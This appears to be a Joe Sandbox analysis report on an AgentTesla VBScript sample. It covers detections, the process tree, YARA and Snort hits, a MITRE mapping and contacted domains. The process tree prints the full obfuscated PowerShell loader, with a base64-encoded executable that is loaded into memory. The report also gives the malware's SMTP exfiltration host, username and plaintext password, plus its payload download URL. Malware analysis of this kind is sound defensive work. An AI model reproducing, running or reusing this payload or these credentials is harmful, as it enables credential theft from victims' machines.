ID: 830445
Sample Name: GJ890-1286.vbs
Cookbook: default.jbs
Time: 11:38:14
Date: 20/03/2023
Version: 37.0.0 Beryl

Table of Contents


Windows Analysis Report

GJ890-1286.vbs

Overview

General Information

Sample Name:	GJ890-1286.vbs
Analysis ID:	830445
MD5:	b73f50ff5bacd2..
SHA1:	98d820b8a519..
SHA256:	2dbfb717c5e54..
Tags:	vbs
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- VBScript performs obfuscated calls…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…
- Wscript starts Powershell (via cmd …
- Very long command line found
- Suspicious powershell command lin…
- Injects a PE file into a foreign proce…
- Yara detected Generic Downloader

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 4464 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\GJ890-1286.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6008 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" [Byte[]] $rOWg = [sy stem.Convert]::FromBase64string('TVqQAAM

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');[System.AppDomain]::CurrentDomain.Load($rOWg).GetType('Fiber.Home').GetMethod('VAI').Invoke($null, [object[]] (' ??v?}???@+@ ?@@ ??v?}??.so!}(}4}? ?4*?*?#:?*(+ (*(+ (v.4*?*?#:?sr8*??(su4*?*?#:?4}? ?lo_8*??(garo ??v?}??s4*?*?#:?!}(}il*(+ (up4*?*?#:?4}? ?m. ??v?}??n8*??(r8*??(girf8*??(rkroy4*?*?#:?4*?*?#:??? }??+?sp ??v?}?? ??v?}???*(??@*?')) MD5: 95000560239032BC68B4C2FDFCDEF913)

- conhost.exe (PID: 5988 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- RegSvcs.exe (PID: 1236 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)

- **cleanup**

Malware Threat Intel

Provided by malpedia

Name	Description	Attribution	Blogpost URLs	Link
Agent Tesla, AgentTesla	A .NET based keylogger and RAT readily available to actors. Logs keystrokes and the host's clipboard and beacons this information back to the C2.	• SWEED	http://blog.nsfocus.net/sweed-611/http://l1v1ngc0d3.wordpress.com/2021/11/12/agenttesla-dropped-via-nsis-installer/http://www.secureworks.com/research/threat-profiles/gold-galleonhttps://asec.ahnlab.com/ko/29133/https://blog.apnic.net/2022/03/31/how-to-detect-and-prevent-common-data-exfiltration-attacks/	http://https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Host": "mail.hermosanairobi.com",
  "Username": "security@hermosanairobi.com",
  "Password": "    mcdsew70@_+lks44          "
}
```


Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
sslproxydump.pcap	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth (Nextron Systems)	• 0x6979a:$s5: AEAAAAMAAQqVT • 0x6970b:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.317073094.0000028B41F4C000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth (Nextron Systems)	• 0x27ac3:$s5: AEAAAAMAAQqVT • 0x27a34:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV
00000001.00000002.311807350.0000028B3235B000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth (Nextron Systems)	• 0x1270:$s5: AEAAAAMAAQqVT • 0x11e1:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV
00000003.00000002.822490552.0000000002BA1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000002.822490552.0000000002BA1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.311807350.0000028B3235F000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth (Nextron Systems)	• 0x14a2b:$s5: AEAAAAMAAQqVT • 0x1499c:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV

Source	Rule	Description	Author	Strings
Click to see the 4 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.powershell.exe.28b32159f18.0.raw.unpack	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	

Other

Source	Rule	Description	Author	Strings
amsi64_4464.amsi.csv	WScript_Shell_PowerShell_Combo	Detects malware from Middle Eastern campaign reported by Talos	Florian Roth (Nextron Systems)	• 0xda:$s1: .CreateObject("WScript.Shell") • 0x10c:$p1: powershell.exe

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.5 - Destination IP: 192.81.170.3

Timestamp:	192.168.2.5192.81.170.349696262851779 03/20/23-11:39:22.276555
SID:	2851779
Source Port:	49696
Destination Port:	26
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic

Yara detected Generic Downloader

System Summary

Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions

Suspicious powershell command line found

Malware Analysis System Evasion

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	Path Interception	2 1 1 Process Injection	1 Disable or Modify Tools	1 OS Credential Dumping	1 Account Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 2 1 Scripting	1 Credentials in Registry	1 File and Directory Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	Security Account Manager	1 1 4 System Information Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 Software Packing	NTDS	1 1 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 3 1 Virtualization/Sandbox Evasion	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 1 1 Process Injection	Cached Domain Credentials	1 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 System Owner/User Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
GJ890-1286.vbs	13%	ReversingLabs	Script-WScript.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
hermosanairobi.com	0%	Virustotal		Browse
yorkrefrigerent.md	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://hermosanairobi.com	0%	Virustotal		Browse
http://yorkrefrigerent.md	4%	Virustotal		Browse
http://https://yorkrefrigerent.md	0%	Avira URL Cloud	safe	
http://hermosanairobi.com	0%	Avira URL Cloud	safe	
http://https://yorkrefrigerent.md/public/storage_old/users/.vbb/dcos.txt	0%	Avira URL Cloud	safe	
http://yorkrefrigerent.md	0%	Avira URL Cloud	safe	
http://mail.hermosanairobi.com	0%	Avira URL Cloud	safe	
http://https://yorkrefrigerent.mdx	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hermosanairobi.com	192.81.170.3	true	true	• 0%, Virustotal, Browse	unknown
yorkrefrigerent.md	195.178.106.125	true	false	• 4%, Virustotal, Browse	unknown
mail.hermosanairobi.com	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://yorkrefrigerent.md/public/storage_old/users/.vbb/dcos.txt	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://yorkrefrigerent.md	powershell.exe, 00000001.00000002.311807350.0000028B3233C000.00000004.00000800.00020000.00000000.sdmp	false	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000001.00000002.311807350.0000028B31EE1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://hermosanairobi.com	RegSvcs.exe, 00000003.00000002.822490552.0000000002BF9000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://yorkrefrigerent.md	powershell.exe, 00000001.00000002.311807350.0000028B32329000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://mail.hermosanairobi.com	RegSvcs.exe, 00000003.00000002.822490552.0000000002BF9000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://yorkrefrigerent.mdx	powershell.exe, 00000001.00000002.311807350.0000028B32336000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.81.170.3	hermosanairobi.com	Canada		53479	AS-UPTIMECA	true
195.178.106.125	yorkrefrigerent.md	Romania		44388	TOPHOST-MD-ASRMoldovaChisinauParis18ARO	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	37.0.0 Beryl
Analysis ID:	830445
Start date and time:	2023-03-20 11:38:14 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Sample file name:	GJ890-1286.vbs
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winVBS@6/3@3/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:39:14	API Interceptor	1x Sleep call for process: powershell.exe modified
11:39:19	API Interceptor	14x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

⊘ **No context**

Domains

⊘ **No context**

ASNs

⊘ **No context**

JA3 Fingerprints

⊘ **No context**

Dropped Files

⊘ **No context**

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUbI
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 3
